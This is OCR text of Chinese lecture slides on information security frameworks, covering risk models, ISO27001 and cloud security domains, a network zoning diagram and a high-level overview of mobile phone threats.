
- 风险三要素
- 生命周期三大过程
- **PPT**
- 需求驱动力矩阵
- 三观论
- **PDCERF**
- **Zachman**
- 分层、分域
- 流和时空
  - 安全域+业务流
- 漏洞假说
- …

- 基于时间的安全
- 基于缓冲的安全
- 结构和解构
- 安全度量
- 敏捷和瀑布
- 君臣佐使
- 可信与可控
- 安全可视化
- 云、虚拟化
- …

三类信息安全技术


Venus Information Assurance Framework - Functional Element Model
启明星辰信息安全保障总体框架 - 功能要素模型
Asset
资产和业务
Safeguard
保障措施
Threat
威胁
People 人
Organization
组织
Process
过程
Policy
策略
Operation
运营
Technology 技术
Identification & Authentication
鉴别认证
Access Control
访问控制
Detection, Monitoring & Early Warning
检测、监控和预警
Content Security
内容安全
Redundancy & Recovery
冗余恢复
Audit Trail
审计跟踪
体系化相关
风险管理
加密技术相关
可信计算
攻防技术相关
检测技术相关

基于TPM的完整性检查







Figure 2: The TNC Architecture

S



静态数据体 → 病毒检测

C

代码 → 代码检查

管理体系 → 风险评估

S

合规测评

B

旁路监听
日志记录

A

主动扫描
举报投票
汇总分析

蜜罐

爬虫

沙箱

宏观监测
APT检测

管控思维

- 明确价值关注对象，即被保护目标

A 分解被保护目标的结构

  - 安全域描述对象及其所在环境
  - 业务流和数据流(Use-Case)表达业务的活动情态

- 用威胁用例(**Threat-Case**)表达威胁


T

- 落地在技术和管理的管控措施上

S


APT

微观



宏观

空间



秩序和治理

- 多方参与的**CyberSpace**
- 社会性、宏观经济性、基础设施
- **IT**地图
- 群落内部和群落间的交互影响

A

- 关注有宏观影响的危害
  - 正反馈自激震荡效果
  - 关键基础设施的破坏，业务流的共性颈环节，如DNS
  - 大规模群体参与，如僵尸网

T

- 从管控到治理
- 以秩序作为治理的基础
- 宏观指标的提炼，反馈或前馈关系

S

国内的一些规章制度

- 等级保护
- 涉密分级保护
- 风险评估和安全检查
- 行业性规定

IT治理的三大标准

- 业务连续性管理 — BS25999
- IT服务管理 — ISO20000
- 信息安全管理 — ISO27001

ISO27001的11控制域


1. 安全方针
2. 信息安全的组织
3. 资产管理
4. 人力资源安全
5. 物理和环境安全
6. 通信和操作管理
7. 访问控制
8. 系统采集、开发和维护
9. 信息安全事故管理
10. 业务连续性管理
11. 符合性


云安全指南的13个域


D1-云计算架构框架
D2-治理和企业风险管理
D3-法律与电子证据发现
D4-合规与审计
D5-信息生命周期管理
D6-可移植性和互操作性
D7-传统安全业务连续性和灾难恢复
D8-数据中心运行
D9-应急响应通告和补救
D10-应用安全
D11-加密和密钥管理
D12-身份和访问管理
D13-虚拟化

- 风险三要素
- 生命周期三大过程
- **PPT**
- 需求驱动力矩阵
- 三观论
- **PDCERF**
- **Zachman**
- 分层、分域
- 流和时空
  - 安全域+业务流
- 漏洞假说
- …

- 基于时间的安全
- 基于缓冲的安全
- 结构和解构
- 安全度量
- 敏捷和瀑布
- 君臣佐使
- 可信与可控
- 安全可视化
- 云、虚拟化
- 大数据
- …


Internet
Web
Host
FTP
网站
RD
Oracle
BA
KM
mssql
LM
Web
CRM
Oracle
netbios
TEST
财务
OA
NOVELL
Novell客户访问
Testserv
er
ftp
FTP
IA
外部单位
Oracle
CallCenter


BOSS日常办公区
Internet
Host
网站
RD
KM
LM
BA
数据中心
CRM
CallCenter
计费
财务
TEST
IA
ftp
网上银行
电收机构
1860
BOSS内部互连区
BOSS核心生产区
BOSS系统区
MDCN远程日常办公区
MDCN核心交换
OA NOVELL
Testserver
MDCN外维区
MDCN核心生产区
MDCN系统区
三网集中管理区
图例



注：此图中的坐标轴不代表程度

示例：手机威胁

- 社会工程学
- 手机中预先植入好控制程序
- **iphone**这类手机
  - AT&T之外，需要做JailBreak，采用黑客发布的第三方工具
  - 很多人工破解的操作，会默认打开SSL通道，会有默认密码
- **APP**有可能有漏洞
  - 接收短信程序的漏洞
- 手机短信劫持和语音劫持
  - 伪基站，伪装蜂窝劫持，成为中间人
- 手机病毒
  - 扣费为主
  - 损害手机正常功能，不能开机，联系人丢失等
- **SD**卡的自动执行功能，**autorun**
- 手机丢失
- …

手机实体流

- 手机实体的生命周期

应用软件流


- 应用软件在手机中的生命周期

通信流

